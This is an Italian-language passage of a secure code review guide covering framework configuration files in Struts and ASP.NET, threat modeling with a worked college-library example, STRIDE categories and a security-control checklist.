Molte moderne applicazioni sono sviluppate su frameworks. Questi frameworks permettono allo sviluppatore di fare meno lavoro poiché il framework stesso esegue molto del “Housekeeping”. Quindi gli oggetti creati dal gruppo di sviluppo dovrebbero estendere le funzionalità del framework. E' qui che la conoscenza di un dato framework, e del linguaggio nel quale il framework e l'applicazione sono implementati, è di fondamentale importanza. Molte delle funzionalità transazionali potrebbero non essre visibili nel codice dello sviluppatore e gestisti nelle classi “Padre”.

L'analista deve essere consapevole e conoscere il framework sottostante.

Per esempio:

Java:

In struts i files *struts-config.xml* e *web.xml* rappresentano il punto cuore per osservare le funzionalità transazionali di una applicazione.

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<!DOCTYPE struts-config PUBLIC
      "-//Apache Software Foundation//DTD Struts Configuration 1.0//EN"
      "http://jakarta.apache.org/struts/dtds/struts-config_1_0.dtd">
<struts-config>
```

```
<form-beans>
    <form-bean name="login" type="test.struts.LoginForm" />
</form-beans>
<global-forwards>
</global-forwards>
<action-mappings>
  <action
    path="/login"
    type="test.struts.LoginAction" >
<forward name="valid" path="/jsp/MainMenu.jsp" /> <forward name="invalid" path="/jsp/LoginView.jsp" /> </action>
 </action-mappings>
<plug-in className="org.apache.struts.validator.ValidatorPlugIn">
 <set-property property="pathnames"
value="/test/WEB-INF/validator-rules.xml, /WEB-INF/validation.xml"/>
</plug-in>
</struts-config>
```

Il file *struts-config.xml* contiene la mappatura delle action per ogni richiesta HTTP mentre il file *web.xml* contiene il descrittore di installazione (deployment descriptor).

Esempio: Il framework struts ha un motore di validazione (*validator engine*), che si affida alle espressioni regolari (*regular expressions*) per validare i dati in input. La bellezza del validatore è che non deve essere scritto alcun codice per ogni form bean. (Form Bean è l'oggetto java che riceve i dati dalla richiesta HTTP). Il validatore non è abilitato in struts come default. Per abilitarlo, deve essere definito un validatori plug-in nella sezione <plug-in> del file struts-config.xml in Rosso sopra. Le proprietà definite indicano al framework struts dove le regole di validazione particolari (custom) sono definite (validation.xml) e una definizione delle attuali regole stesse (validation-rules.xml).

Senza una conoscenza approfondita del framework struts, e semplicemente eseguendo un audit del codice java, qualcuno potrebbe osservare che alcun tipo di validazione viene eseguita, e qualcuno potrebbe non vedere le relazioni tra le regole definite e le funzioni java.

La mappatura delle action in Blue definisce l'azione eseguita dall' applicazione in seguito alla ricezione di una richiesta. Quindi, sopra possiamo osservare che quando viene invocato un URL che contiente /login la ***LoginAction*** dovrebbe essere invocata. Dalla mappatura delle action possiamo vedere quali transazioni esegue l'applicazione quando riceve un input dall'esterno.

.NET:

Le applicazioni ASP.NET/ IIS utilizzano una opzionale file XML di configurazione chiamato *web.config*, per mantenere i settaggi della configurazione dell' applicazione. Questo ricopre problemi come l' autenzitcazione, l' autorizzazione, errori di pagina, settaggi HTTP, settaggi per il debug, settaggi per web services etc..

Senza la conoscenza di questi files una analisi transazionale sarebbe molto difficile e non accurata.

Opzionalmente, puoi trovare un file *web.config* alla root della directory virtuale per una applicazione web. Se il primo file è assente, saranno utilizzati i settaggi della configurazione base (default) presenti nel file *machine.config.* Se il file è presente, qualsiasi settaggio nel file *web.config* sovrascriverà i settaggi di default.

Esempio del file web.config:

```
<authentication mode="Forms">
 <forms name="name"
      loginUrl="url"
      protection="Encryption"
      timeout="30" path="/" >
      requireSSL="true|"
      slidingExpiration="false">
   <credentials passwordFormat="Clear">
     <user name="username" password="password"/>
   </credentials>
 </forms>
 <passport redirectUrl="internal"/>
</authentication>
```

Da queso snippet del file we.config possiamo osservare che:

authentication mode: Di base il metodo di autenticazione in ASP.NET è forms-based authentication.

loginUrl: Specifica gli URL dove la richiesta è rediretta per il logon se non viene trovato un cookie di autenticazione valido.

protection: Specifica che il cookie è criptato utilizzando 3DES or DES ma DV non è eseguito sul cookie. Attenzione agli attacchi in chiaro!!

timeout: tempo di vita del cookie in minuti

Il punto è che molti importanti impostazioni di sicurezza non sono settate nel codice di per sé, ma nei file di configuraizone del framework. La conoscenza del framework è di fondamentale importanza in sede di revisione di applicazioni basate su framework.

MODELLIZZARE LE MINACCE APPLICATIVE (THREAT MODELING)

INTRODUZIONE

La modellizzazione delle minacce (*threat modeling,* d' ora in poi nel libro verrà identificato con il termine inglese) è un approccio per analizzare la sicurezza di una applicazione. Si tratta di un approccio strutturato che permette di identificare, quantificare, e affrontare i rischi di sicurezza associati ad una applicazione. Il *threat modeling* non è un approccio finalizzato alla revisione del codice ma complementa il processo della revisione della sicurezza del codice. L' inclusione della modellizzazione delle minacce nel SDLC può aiutare per assicurare che le applicazioni saranno sviluppate con la sicurezza *built-in* sin dall' inizio. Questo combinato con la documentazione prodotta come parte del processo del *threat modeling*, può dare al revisionatore una migliore comprensione del sistema. Il concetto della *threat modeling* non è nuovo ma c'è stato un cambiamento evidente negli ultimi anni. I moderni *threat modeling* osservano il sistema da una prospettiva di un potenziale attaccante, in opposizione al punto di vista del difensore. Microsoft ha fortemente sostenuto il processo negli ultimi anni. Ha fatto del *threat modeling* il componente principale del proprio SDLC affermando di essere uno dei motivi della maggiore sicurezza dei propri prodotti negli ultimi anni.

Quando l'analisi del codice sorgente viene eseguita fuori dal SDLC per esempio su una applicazione già esistente, il risultato del *threat modeling* può aiutare a ridurre la complessità dell' analisi del codice sorgente promuovendo un primo approccio in profondità contro un primo approccio spalmato su tutto il codice. Invece di revisionare tutto il codice con uguale attenzione, si può rendere prioritaria la revisione della sicurezza del codice su quei componenti che il *threat modeling* ha classificato con rischio elevato.

Il process del *threat modeling* può essere scomposto in 3 livelli:

Step 1: Decomporre l' applicazione. Il primo step nel processo del *threat modeling* si basa sul comprendere cosa fa l' applicativo e come interagisce con entità esterne. Questo spinge a creare diagrammi UML Use-Case per comprendere come è utilizzata l' applicazione, identificare i punti di accesso per vedere dove un potenziale attaccante potrebbe interagire con l' applicativo, identificare gli assets i.e. temi/aree verso i quali l'attaccante possa sentirsi attratto, e idnetificare i livelli di sicurezza che rappresentano i permessi di accesso che l' applicazione assocerà all' entità esterna. Queste informazioni sono documentate nel documento *threat model* e viene anche utilizzato per produrre i diagrammi di flusso (DFDs) dell' applicazione. I (DFDs) mostrano i percorsi differenti attraverso il sistema, evidenziando i cofini dei privilegi.

Step 2: Determinare e classificare le minacce. E' importante nell' identificazione delle minacce utilizzare una metodologia basata sulla categorizzazione delle minacce. Una categorizzazione come STRIDE può essere utilizzata, oppure Application Security Frame (ASF) che definisce categorie di minacce come Auditing & Logging, Authentication, Authorization, Configuration Management, Data Protection in Storage and Transit, Data Validation, Exception Management. L'obbiettivo della categorizzazione delle minacce è di aiutare ad identificare le minacce stessi sia da una prospettiva di attacco (STRIDE) sia da una prospettiva di difesa. I flussi DFDs prodotti

al punto 1 aiutano ad identificare i potenziali minacce dalla prospettiva dell' attaccante, come data source, processi, dati in transito, e interazioni con l'utente. Queste minacce possono essere identificate come radici dell' albero delle minacce; per ogni scopo di un attacco c'è un albero delle minacce. Dalla prospettiva del difensore, la categorizzazione ASF aiuta ad identificare le minacce come debolezze dei controlli di sicurezza. Una lista delle minacce comune con esempi può aiutare nell' identificazione di tali . Casi di uso e abuso possono illustrare come le misure protettive possono essere bypassate, o dove sia presente una falla di tale protezione. La determinazione del rischio per ogni pericolo può essere determinata usando un modello di rischio basato sui valori DREAD o uno meno qualitativo modello di rischio basato su fattori generali di rischio (i.e. probabilità e impatto).

Step 3: Determinare contromisure e mitigazioni. Una falla della protezione da un pericolo potrebbe indicare una vulnerabilità la cui esposizione al rischio potrebbe essere mitigata tramite l' implementazione di contromisure. Tali contromisure possono essere identificate utilizzando una lista delle associazioni minacce-contromisure. Una volta che una minaccia viene classificata con un determinato valore di rischio, è possibile ordinare le minacce dal più alto al più basso valore di rischio, e rendere prioritario l' effort relativo alla mitigazione, per esempio rispondendo a determinate minacce applicando le contromisure identificate. La strategia della mitigazione del rischio (*risk mitigation*) dovrebbe spingere a valutare queste minacce dal punto di vista dell' impatto sul business che viene indicato e ridurre il rischio stesso. Altre opzioni possono essere incluse, assumendo che l' impatto sul business sia accettabile per la compensazione dei controlli, informando l' utente del pericolo, rimuovendo completamente il rischio posto dal pericolo, oppure l' ultima preferibile opzione, cioè, non fare nulla.

Ognuno degli step sopra sono documentati as they are carried out. Il documento risultante è il threat model dell' applicativo. Questa guida userà un esempio per aiutare ad esprimere i concetti dietro il *threat modeling.* Lo stesso esempio verrà utilizzato attraverso ognuno dei 3 steps come aiuto nella comprensione. L' esemio che verrà utilizzato è una applicazione web per una libreria di un collegio. Ognuno di questi steps nel processo del *threat modeling* sono descritti nel dettaglio qui sotto.

DECOMPORRE L' APPLICAZIONE

L' obbiettivo di questo step è ottenere un quadro generale dell' applicazione e capire come interagisce con entità esterne. L' obbiettivo è ottenuto tramite la ricerca di informazioni (*information gathering*) e documentazione. Il processo di *information gathering* è portato avanti utilizzando una precisa struttura definita, che assicura che siano collezionate le corrette informazioni. Questa struttura è definisce inoltre come le informazioni devono essere documentate per produrre il Modello delle Minacce (Threat Model).

INFORMAZIONI RIGUARDO AL THREAT MODEL

Il primo tema nel modello delle minacce sono le informazioni relative al modello stesso. Le informazioni devono comprendere quanto segue:

1. **Application Name** - Il nome dell' applicazione.
2. **Application Version** – La versione dell' applicazione.
3. **Description** – Una descrizione di alto livello dell' applicazione.
4. **Document Owner** – Il proprietario del documento relativo al *threat modeling*.
5. **Participants** – I partecipanti coinvolti nel processo del *threat modeling* per questa applicazione.
6. **Reviewer** – I rivisionatori (o revisionatore) del *threat model.*

(Gli identificativi sono volutamente espressi in inglese)

Esempio:

<Application Name>Threat Model Information

Application Version:	1.0
Description:	Il sito college library è la prima implementazione di un sito per offrire agli studenti e lo staff servizi online per la gestione dei libri. In questa prima implementazione le funzionalità sono limitate. Esistono tre tipi di utenti: 1. Studente 2. Staff 3. Bibliotecario Staff e Studente hanno la possibilità di loggarsi nell' applicativo e cercare I libri, e I membri dello staff possono richedere I libri. Il Bibliotecario può loggarsi, aggiungere libri, aggiungere utenti, e cercare I lobri.
Document Owner:	David Lowry
Participants:	David Rook
Reviewer:	Eoin Keary

DIPENDENZE ESTERNE

Le dipendenze esterne sono elementi esterni al codice dell'applicazione che possono costituire una minaccia per l' applicazione. Questi elementi sono in genere ancora sotto il controllo dell' organizzazione, ma propabilmente non sotto il controllo del team di sviluppo. La prima area da osservare quando si analizzano le dipendenze esterne è come l' applicazione viene installata in ambiente di produzione e quali sono i requisiti per fare tale operazione. Questo spinge ad osservare come l' applicazione si intende o meno debba essere eseguita. Per esempio se ci sia aspetta che l' applicazione sia installata su un server, che tale server sia stato hardened secondo gli standard aziendali, e che un firewall sia presente, allora queste informazioni devono essere documentate nella sezione delle dipendenze esterne. La sezione delle dipendenze esterne dovrebbe essere documentata come segue:

1. **ID** – Identificativo univoco assegnato alla dipendenza esterna.
2. **Description** – Descrizione testuale della dipendenza esterna.

Esempio:

External Dependencies

ID	Description
1	Il sito college library è installato su piattaforma Linux su un server Apache. Tale server è hardened secondo gli standard. Questo include l' applicazione delle utlime patches sul sistema operativo.
2	Il database è MySQL ed è installato su server Linux. Tale server è hardened secondo gli standard. Questo include l' applicazione delle utlime patches sul sistema operativo.
3	La connessione tra Web Server e database passa in una rete privata.
4	Il Web Server è posto dietro ad un firewall e l' unica comunicazione permessa è tramite protocollo TLS.

PUNTI DI ACCESSO

I punti di accesso definiscono le interfacce attraverso le quali potenziali aggressori possono interagire con l' applicazione o fornirle dei dati. Affinché un potenziale aggressore possa attaccare l' applicazione, i punti di accesso devono esistere. I punti di accesso in un applicazione possono essere su più livelli, per esempio ogni pagina web in una applicazione web potrebbe contenere più di un punto di accesso. I punti di accesso dovrebbero essere docuementati come segue:

1. **ID –** Identificativo univoco assegnato al punto di accesso. Questo sarà utilizzato in riferimento a qualsiasi tipo di minaccia o vulnerabilità identificate. Nel caso in cui i punti di accesso siano su più livelli è necessario utilizzare la notazione major.minor.
2. **Name** – Nome descrittivo del punto di accesso e proprio scopo.
3. **Description** – Descrizione testuale dettagliata dell' interazione o del processo relativo al singolo punto di accesso.
4. **Trust Levels** – I livelli di accesso richiesti per ogni punto di accesso sono documentati qui. Saranno utlizzati in relazione ai livelli di sicurezza utlizzati più avanti in questo documento.

Example:

Entry Points

ID	Name	Description	Trust Levels
1	HTTPS Port	Il sito è accessibile solo tramite protocollo TLS. Tutte le pagine del sito giaciono su tale canale di comunicazione.	(1) Utente anonimo (2) Utente con credenziali valide (3) Utente con credenziali in valide (4) Bibliotecario
1.1	Main Page	La splash page del sito è il punto di accesso per ogni utente.	(1) Utente anonimo (2) Utente con credenziali valide (3) Utente con credenziali in valide (4) Bibliotecario
1.2	Pagina di login	Gli studenti, membri della facoltà e bibliotecari devono loggarsi sul sito prima di utilizzare le funzionalità applicative.	(1) Utente anonimo (2) Utente con credenziali valide (3) Utente con credenziali in valide (4) Bibliotecario
1.2.1	Login Function	La funzione di login accetta utenti che inseriscono credenziali corrette comparate con quelle presenti sul database.	(2) Utente con credenziali valide (3) Utente con credenziali in valide (4) Bibliotecario

1.3	Search Entry Page	Pagina utilizzata per eseguire le ricerche.	(2) Utente con credenziali valide (4) Bibliotecario

ASSETS

Il sistema deve avere qualcosa che possa interessare l' aggressore; questi temi/aree di interesse vengono definiti assets. Gli assets sonon essenzialmente l' obbiettivo della minaccia, per esempio sono la ragione per cui la minaccia potrebbe esistere. Gli assets possono essere sia fisici che astratti. Per esempio, un asset di una applicazione potrebbe essere la lista dei clienti e le loro informazioni personali; questo è un asset fisico. Un asset atratto potrebbe essere la reputazione di una organizzazione. Gli assets sono documentati nel modello delle minacce come segue:

1. **ID** – Un numero univoco per identificare il singolo asset. Questo viene utilizzato per referenziare il singolo asset nella identificazione delle minacce o vulnerabilità.
2. **Name** – Un nome che descrive chiaramente l' asset.
3. **Description** – Una descrizione testuale riguardo a cosa è l' asset e perché deve essere protetto.
4. **Trust Levels** – I livelli di sicurezza richiesti.

Esempio:

Assets

ID	Name	Description	Trust Levels
1	Utenti e bibliotecari	Assets relativi agli studenti, membri della facoltà, e bibliotecari.	
1.1	Dettagli di login	Credenziali di accesso utilizzate per il login di un utente.	(2) Utente con credenziali valide (4) Bibliotecario (5) Database Server Administrator (7) Web Server User Process (8) Database Read User (9) Database Read/Write User
1.2	Dettagli del	Credenziali di accesso utilizzate per il login di un utente	(4) Bibliotecario

	Login del Bibliotecario	Bibliotecario.	(5) Database Server Administrator (7) Web Server User Process (8) Database Read User (9) Database Read/Write User
1.3	Dati personali	L' applicativo salva I dati personali relativi agli studenti, membri di facoltà e bibliotecari.	(2) Utente con credenziali valide (4) Bibliotecario (5) Database Server Administrator (6) Website Administrator (7) Web Server User Process (8) Database Read User (9) Database Read/Write User
2	Sistema	Assets relativo al sistema operativo sottostante.	
2.1	Disponibilità del sito	Il sito dovrebbe essere raggiungibile 24 ore su 24 e accessibile a tutti gli studenti, membri di facoltà e bibliotecari.	(5) Database Server Administrator (6) Website Administrator
2.2	Esecuzione del codice su Web Server	Possibilità di eseguire codice sul web server.	(6) Website Administrator (7) Web Server User Process
2.3	Permesso di lettura su database	Possibilità di eseguire query SQL: SELECT	(5) Database Server Administrator (8) Database Read User (9) Database Read/Write User
2.4	Permesso di lettura e scrittura su database	Possibilità di eseguire query SQL: SELECT, INSERT, UPDATE, DELETE.	(5) Database Server Administrator (9) Database Read/Write User
3	Website	Assets relativi al sito.	

3.1	Login Session	Sessione di login.	(2) Utente con credenziali valide (4) Librarian
3.2	Accesso al Database Server	Totale accesso al database.	(5) Database Server Administrator
3.3	Creazione utenti	Possiblità di creare nuovi utenti.	(4) Librarian (6) Website Administrator
3.4	Accesso ai dati di Audit	Accesso ai log degli eventi applicativi.	(6) Website Administrator

LIVELLI DI SICUREZZA

I livelli di sicurezza rappresentano i permessi che l' applicazione attribuirà alle entrità esterne. I livelli di sicurezza sono referenziati con i punti di accesso e gli assets. Questo ci permette di definire i corretti permessi o privilegi richiesti in ogni punto d' accesso e quelli richiesti per interagire con ogni asset. I livelli di sicurezza sono documentati nel documento come segue:

1. **ID** – Numero univoco assegnato per ogni livello di sicurezza. Questo è utilizzato per referenziare il livello di sicurezza con i punti di accesso e gli assets.
2. **Name** – Nome descrittivo che permette di identificare l' entità esterna a cui è assegnato il determinato livello di sicurezza.
3. **Description** – Descrizione testuale del livello di sicurezza dettagliando l' entità esterna alla quale è stato assegnato tale livello di sicurezza.

Esempio:

Trust Levels

ID	Name	Description
1	Utente anonimo	Un utente che si connette al sito ma non offre le credenziali
2	Utente con	Un utente loggato nel sito.

	credenziali valide	
3	Utente con credenziali invalide	Un utente che ha cercato di loggarsi con credenziali invalide.
4	Bibliotecario	Il bibliotecario può creare utenti e osservare le rispettive informazioni personali.
5	Database Server Administrator	Il database server administrator ha accesso di lettura e scrittura sul database.
6	Website Administrator	Il Website administrator può configurare il sito.
7	Web Server User Process	Questo è il process/user che viene eseguito dal web server.
8	Database Read User	Il database user account utilizzato per accesso di lettura.
9	Database Read/Write User	Il database user account utilizzato per accesso di lettura e scrittura.

DIAGRAMMI DI FLUSSO

Tutte le informazioni collezionate ci permette di modellare accuratamente l' applicazione attraverso l'uso dei Diagrammi di Flusso:Data Flow Diagrams (DFDs). I DFDs ci permetteranno di comprendere maggiormente l' applicativo offrendo una rappresentazione visuale di come l' applicazione processa i dati. L' obbiettivo dei DFDs è descrivere come i dati si muovono attraverso l' applicativo e cosa succede loro durante la transazione. DFDs sono strutturati gerarchicamente, così possono essere usati per decomporre l' applicazione in sottositemi e sottositemi di livello inferiore. I DFDs di alto livello ci permetto di chiarire lo scopo dell' applicazione che deve essere modellata. Il livello di interazione più basso ci permettere di porre l'attenzione su specific processi eseguiti quando vengono processati particolari dati. Ci sono un numero di simboli che sono utilizzati nei DFDs per il modello delle minacce. Questi simboli sono descriti di seguito:

Entità Esterna
L' immagine dell' entità esterna è utilizzata per rappresentare qualsiasi entità esterna all' applicazione the interagisce con essa attraverso un punto di accesso.

Processo
L' immagine del processo rappresenta un processo che gestisce dati all' interno dell' applicazione. Il processo può trattare dei dati o eseguire un' azione in base ai dati.


Processo Multiplo
L' immagine dei processo multiplo è utilizzata per rappresentare una collezione di sotto-processi. Il processo multiplo può essere scomposto nei suoi sotto-processi in un altro DFD.

Dati Salvati
L 'immagine del dato salvato viene utilizzata per rappresentare i luoghi dove il dato viene salvato. I dati non vengono modificati vengono solamente salvati.


Flusso di dati
L 'immagine del flusso di dati rappresenta il movimento all' interno dell' applicazione. La direzione del movimento dei dati è rappresentata dalla freccia.

Confine dei privilegi
L' immagine del confine dei privilegi è usata per rappresentare il cambio dei livelli di privilegi durante il flusso dei dati all' interno dell' applicazione.

Esempio:
Data Flow Diagram per il sito web College Library.



User Login Data Flow Diagram per il sito web College Library.



DETERMINARE E CLASSIFICARE LE MINACCE

LA CATEGORIZZAZIONE DELLE MINACCE

Il primo passo per determinare le minacce è adottare una categorizzazione delle stesse. E' necessario procurare un set di categorie di minacce con i corrispondenti esempi in modo che le minacce possano essere sistematicamente identificate nell' applicazione in modo strutturato e replicabile.

STRIDE

Una categorizzazione come STRIDE è utile nell' identificare le minacce classificando gli obbientivi degli aggressori:

- Spoofing (Falsare)
- Tampering (Manomettere)
- Repudiation (Ripudiare)
- Information Disclosure (Divulgare informazioni)
- Denial of Service (Danneggiare il servizio)
- Elevation of Privilege (Ottenere privilegi non permessi)

Una lista di minacce generiche organizzate in queste categorie con esempi e relativi controlli è descritta nella seguente tabella:

STRIDE Threat List			
Type	**Examples**	**Security Control**	
Spoofing	Accedere illegalmente ed utilizzare le credenziali di un altro utente, come username e password	Authentication	
Tampering	Cambiare/modificare I dati, come dati persistenti in un database, o alterare I dati in transito tra due computer su una rete aperta, come Internet	Integrity	

Repudiation	Eseguire illegalmente operazioni in un sistema che non ha la capacità di tracciare le operazioni non permesse	Non-Repudiation	
Information disclosure.	Leggere un file al quale non si dovrebbe avere accesso, o leggere dati in transito	Confidentiality	
Denial of service.	Negare l' accesso ad utenti creando un disservizio per esempio renderendo non raggiungibile un web server	Availability	
Elevation of privilege.	Ottenere privilegi per accedere a risorse non permesse o compromettere il sistema	Authorization	

CONTROLLI SICURI

Una volta che le minacce e l' impatto sul business siano stati definiti, la squadra di revisione dovrebbe identificare l' insieme di controlli che potrebbero prevenire l' impatto di tali minacce sul business. Il primo obbiettivo della revisione del codice dovrebbe essere quello di assicurare che tali controlli esistano, che funzionino correttamente, e che siano correttamente richiamati dove necessario. La checklist di seguito può aiutare ad assicurare che tutti I probabili rischi siano stati considerati.

Authentication:

- Assicurati che tutte le connessioni esterne ed interne (utenti ed entità) viaggino attraverso un appropriato e adeguato canale di autenticazione. Assicurati che questo controllo non possa essere bypassato.
- Assicurati che tutte le pagine sia presente il requisito di autenticazione.
- Assicurati che le credenziali di autenticazione o qualsiasi altra informazione sensibile vengano accettate solo tramite chiamate HTTP POST e non attraverso chiamate HTTP GET.
- Ogni pagina ritenuta dal business o dalla team di sviluppo poiché fuori dalla sfera di autenticazione dovrebbe essere revisionata in modo da assicurarsi che non vi siano possibilità di exploit.
- Assicurati che le credenziali di autenticazione non vengano passate in chiaro.
- Assicurati che le development/debug backdoors non siano presenti nel codice rilasciato in ambiente di produzione.

Authorization:

- Assicurati che esistano meccanismi di autorizzazione.
- Assicurati che l' applicazione abbia definito in modo chiaro i tipi di utenti e i relativi permessi (user types & rights).
- Assicurati che le funzioni abbiamo bassi privilegi
- Assicurati che i meccanismi di autorizzazione presenti lavorino correttamente, fail securely, e che non possano essere aggirati.
- Assicurati che l' autorizzazione sia eseguita ad ogni richiesta.

- Assicurati che le development/debug backdoors non siano presenti nel codice rilasciato in ambiente di produzione.

Cookie Management:

- Assicurati che le informazioni sensibili non possano essere compromesse.
- Assicurati che le attività non autorizzate non possano essere eseguite attraverso la manipolazione dei cookies.
- Assicurati che l' appropriata cifratura dei dati sia presente.
- Assicurati che il *secure flag* sia settato per prevenire accidentali trasmissioni di informazioni su un canale non sicuro.
- Determina se tutti gli stati di transizione nel codice applicativo siano adeguatamente controllati riguardo i cookies
- Assicurati che i dati in sessione siano validati.
- Assicurati che i cookies contengano meno informazioni private possibili.
- Assicurati che l' intero cookie sia cifrato nel caso contenga dati sensibili.
- Definisci tutti i cookies che sono utilizzati nell' applicazione, il loro nome e il motivo per cui vengono utilizzati.

Data/Input Validation:

- Assicurati che un meccanismo di DV sia presente.
- Assicurati che l' input che può (o potrà) essere modificato da un utente malevolo come http headers, input fields, hidden fields, drop down lists e altri componenti web sia adeguatamente validato.
- Assicurati che esista un controllo della lunghezza dell' input.
- Assicurati che tutti i campi, cookies, http headers/bodies & form fields siano validati.
- Assicurati che i dati siano well formed e che contengano solo good chars.
- Assicurati che sia presente la validazione dei dati lato server-side e che funzioni.
- Esamina dove viene eseguita la DV e se è stata progettata con un modello centralizzato o decentralizzato.
- Assicurati che non esistano backdoors nel modello DV.
- ***Golden Rule: Tutto l' input, qualsiasi cosa sia, deve essere esaminato e validato.***

Error Handling/Information leakage:

- Assicurati che tutti i metodi/funzioni chiamate che ritornano un valore abbiano un appropriata gestione dell' errore e ritornino un valore controllato.
- Assicurati che le exceptions e le condizioni di errore siano gestite in modo corretto.
- Assicurati che non vengano ritornati messaggi di tipo system errors all' utente.
- Assicurati che l' applicazione fallisca in modo sicuro.
- Assicurati che le risorse siano rilasciate in caso di errore.

Logging/Auditing:

- Assicurati che non vengano loggate informazioni sensibili.
- Assicurati che il payload che viene loggato abbia una lunghezza ben definita e che il meccanismo di logging controlli tale lunghezza.
- Assicurati che non vengano loggati dati sensibili come cookies, chiamate HTTP GET, credenziali di autenticazione.
- Esamina se l' applicazione esegue l' audit delle azioni eseguite dall' utente (in particolare azioni relative alla manipolazione dei dati: operazioni Create, Update, Delete (CUD)).
- Assicurati che siano loggati tutti i tentativi di autenticazione (successful e unsuccessful)
- Assicurati che gli errori applicativi siano loggati.
- Esamina l' applicativo per il debug logging osservando se vengono loggati dati sensibili

Cryptography:

- Assicurati che nessun dato sensibile venga trasmesso in chiaro, sia all' interno che all' esterno.
- Assicurati che nell' applicazione vengano implementati metodi crittografici ben conosciuti.

Secure Code Environment:

- Esamina la struttura dei file. Esiste qualche componente che può essere direttamente raggiunto dall' utente?
- Esamina la gestione della memoria: allocations/de-allocations.
- Esamina le dynamic SQL e determina se sono vulnerabili ad attacchi di tipo injection.
- Esamina i metodi "main()" ed esegui debug harnesses/backdoors
- Cerca i commenti nel codice che potrebbero contenere informazioni sensibili.
- Assicurati che tutte le decisioni logiche abbiano uno scenario di default.
- Assicurati che alcun development environment kit sia contenuto nelle build directories.
- Ricerca qualsiasi chiamata al sistema operativo o chiamate di I/O su file ed esamina i possibili errori.

Session management:

- Esamina come e dove viene creata la sessione utente, de-autenticata e autenticata.
- Esamina il session ID e verifica se è complesso abbastanza per soddisfare i requisiti.
- Esamina come le sessioni sono salvate: database, memoria etc.
- Esamina come l' applicazione tiene traccia delle sessioni.
- Determina le azioni che l' applicazione esegue nel caso di session ID invalido.
- Esamina l' invalidazione della sessione.
